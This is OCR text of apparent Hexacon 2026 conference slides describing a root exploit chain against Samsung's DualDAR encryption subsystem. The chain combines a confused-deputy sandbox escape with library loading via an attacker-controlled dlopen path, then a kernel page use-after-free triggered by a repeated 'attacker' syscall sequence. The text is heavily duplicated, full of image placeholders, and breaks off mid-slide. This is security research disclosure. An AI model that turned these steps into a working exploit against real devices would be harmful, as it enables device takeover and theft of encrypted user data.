Calif Research

TU Graz

Full Root

Kernel-Driver Page UAF and Confused-Deputy Vuln in Samsung's DualDAR Subsystem

SPEAKER
Lukas Maar

CONFERENCE
Hexacon 2026

DATE
16-17 October


app
untrusted
?
?
?
?
root
uid 0


app
untrusted
?
?
?
?
root
uid 0


Reliability





Reliability



Portability





Reliability



Portability



Universality

The Android Sandbox

The Android Sandbox



The Android Sandbox



The Android Sandbox



The Android Sandbox

untrusted_app | platform_app | **system_server**



The Android Sandbox

untrusted_app | platform_app | system_server | **dualdar_app**




What DualDAR is

What DualDAR is




File-Based Encryption (FBE)

What DualDAR is




File-Based Encryption (FBE)

What DualDAR is




File-Based Encryption (FBE)

What DualDAR is




File-Based Encryption (FBE)

What DualDAR is



File-Based Encryption (FBE)

What DualDAR is




File-Based Encryption (FBE)

Before First Unlock (BFU)

- all user data encrypted on flash storage
- key sealed in the TEE

What DualDAR is




File-Based Encryption (FBE)

After First Unlock (AFU)

- key is unwrapped into the OS
- all user data readable

What DualDAR is



File-Based Encryption (FBE)

Dual Data-at-Rest (DualDAR) — a second, inner layer


- inner crypto in userspace (`dualdard`)
- key evicted on lock — never in the OS
- a BFU-like state — even after first unlock

How DualDAR works

How DualDAR works




How DualDAR works



dualdard shares memory with the driver


How DualDAR works



dualdard shares memory with the driver

the driver posts a crypto request

How DualDAR works



- dualdard shares memory with the driver
- the driver posts a crypto request
- dualdard de/encrypts it with its key



app
untrusted
root
uid 0


Bug 1
sandbox escape
app
untrusted
root
uid 0


The uid gate in `DualDARDaemonProxy`




The uid gate in `DualDARDaemonProxy`



The uid gate in `DualDARDaemonProxy`




The uid gate in `DualDARDaemonProxy`





```
// DualDARDaemonProxy :  IProxyAgentService (binder)
Bundle onMessage(int code, String cmd, Bundle b) {  // per command
  int uid = Binder.getCallingUid();  // who sent it
  if (getAppId(uid) != 5250    // vendor_knoxcore
     && getAppId(uid) != 1000) // system
    throw new SecurityException(...);  // else reject
  ...  dispatch cmd → dualdard ...
}
```

The uid gate in `DualDARDaemonProxy`





```
// DualDARDaemonProxy :  IProxyAgentService (binder)
Bundle onMessage(int code, String cmd, Bundle b) {  // per command
  int uid = Binder.getCallingUid();  // who sent it
  if (getAppId(uid) != 5250    // vendor_knoxcore
     && getAppId(uid) != 1000) // system
    throw new SecurityException(...);  // else reject
  ...  dispatch cmd → dualdard ...
}
```

`relayAsync` loses the caller identity




`relayAsync` loses the caller identity




BUG 1


`relayAsync` loses the caller identity



relayAsync loses the caller identity



relayAsync loses the caller identity



Possible Commands in `dualdard`

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  // benign
  case "GET_CLIENTLIB_VERSION": return version();
  case "START_DAEMON": startConnector();
  case "STOP_DAEMON": stopConnector();
  [...]
  }
}
```

benign

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  [...]
  // config
  case "SET_DUALDAR_DO_POLICY": setDoPolicy(b);
  case "PUSH_SECRET": case "CLEAR_SECRET":
    updateSecret(b);
  case "CLEAR_APP_DATA": clearAppData(b);
  [...]
  }
}
```

- benign
- config

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  [...]
  // inject a native client crypto library
  case "LOAD_CLIENT_LIBRARY":
    String path = b.getString("CRYPTO_PATH");
    loadClientLibrary(b.getInt("user_id"), path);
  [...]
  }
}
```

- benign
- config
- load client library

Possible Commands in `dualdard`

```
Bundle onMessage(String action, Bundle b) {
  enforceCallingUser(); // uid 5250 || system
  switch (action) {
  [...]
  // inject a native client crypto library
  case "LOAD_CLIENT_LIBRARY":
    String path = b.getString("CRYPTO_PATH");
    loadClientLibrary(b.getInt("user_id"), path);
  [...]
  }
}
```

- benign
- config
- **load client library**


CRYPTO_PATH is attacker-controlled

```
// inside dualdard
void *h = dlopen(path, RTLD_NOW);
// -> library constructor runs
```



app
untrusted
dualdar
ACE
root
uid 0


Bug 2
page UAF
app
untrusted
dualdar
ACE
root
uid 0

Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)




```
struct dd_proc {
   struct vm_area_struct *metadata_vma;
   [...]
};
struct dd_info {
   struct page *mdpage;
   [...]
};
```

Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)




Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



Mapping the metadata page (`remap_pfn_range`)



What `remap_pfn_range` does

userspace

kernelspace

```
// __get_md_page() -- on a crypto request
static inline void __get_md_page(struct dd_proc *proc,
                 struct page *mdpage, [...]) {
    [...]
    remap_pfn_range(proc->metadata_vma, [...],
                page_to_pfn(mdpage), PAGE_SIZE,
                proc->metadata_vma->vm_page_prot);
    [...]
}
```

What `remap_pfn_range` does

userspace


dualdard virtual memory




kernelspace

```c
// __get_md_page() -- on a crypto request
static inline void __get_md_page(struct dd_proc *proc,
                 struct page *mdpage, [...]) {
    [...]
    remap_pfn_range(proc->metadata_vma, [...],
                page_to_pfn(mdpage), PAGE_SIZE,
                proc->metadata_vma->vm_page_prot);
    [...]
}
```


What `remap_pfn_range` does



What `remap_pfn_range` does




What `remap_pfn_range` does





```c
// __get_md_page() -- on a crypto request
static inline void __get_md_page(struct dd_proc *proc,
                 struct page *mdpage, [...]) {
    [...]
    remap_pfn_range(proc->metadata_vma  [...],
                    page_to_pfn(mdpage), PAGE_SIZE,
                    proc->metadata_vma->vm_page_prot);
    [...]
}
```

The page is freed without zapping the VMA




The page is freed without zapping the VMA




```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
```


The page is freed without zapping the VMA




```c
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

```c
// dd_info_try_free() -- on inode eviction (close)
void dd_info_try_free(struct dd_info *info) {
   [...]
   if (atomic_dec_and_test(&info->refcount))
      __free_page(info->mdpage);
   [...] // metadata_vma is never zapped
}
```

The page is freed without zapping the VMA




```c
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

```c
// dd_info_try_free() -- on inode eviction (close)
void dd_info_try_free(struct dd_info *info) {
    [...]
    if (atomic_dec_and_test(&info->refcount))
        __free_page(info->mdpage);
    [...] // metadata_vma is never zapped
}
```


app
untrusted
dualdar
ACE
(pot) alias
mapping
root
uid 0

Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

the sequence runs as




Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

the sequence runs as




Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

the sequence runs as




Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

the sequence runs as



Two Processes, No Shared Channel

/data/user/<id>/<app>/files/<file>

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

the sequence runs as



Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```



the sequence runs as




Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```



the sequence runs as



Two Processes, No Shared Channel

the sequence

```
// attacker
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);
open(prot_file);
write(prot_file); fadvise(DONTNEED);
ioctl(WAIT_CRYPTO_REQUEST);
ioctl(SUBMIT_CRYPTO_RESULT);
close(prot_file);
```

✗ ✗ ✓ ✓ ✗ ✗ ✓

the sequence runs as



Two Processes, No Shared Channel

dualdard

```
// dualdard
open("/dev/dd");
ioctl(REGISTER_CRYPTO_TASK);
mmap(metadata_area);




ioctl(WAIT_CRYPTO_REQUEST);
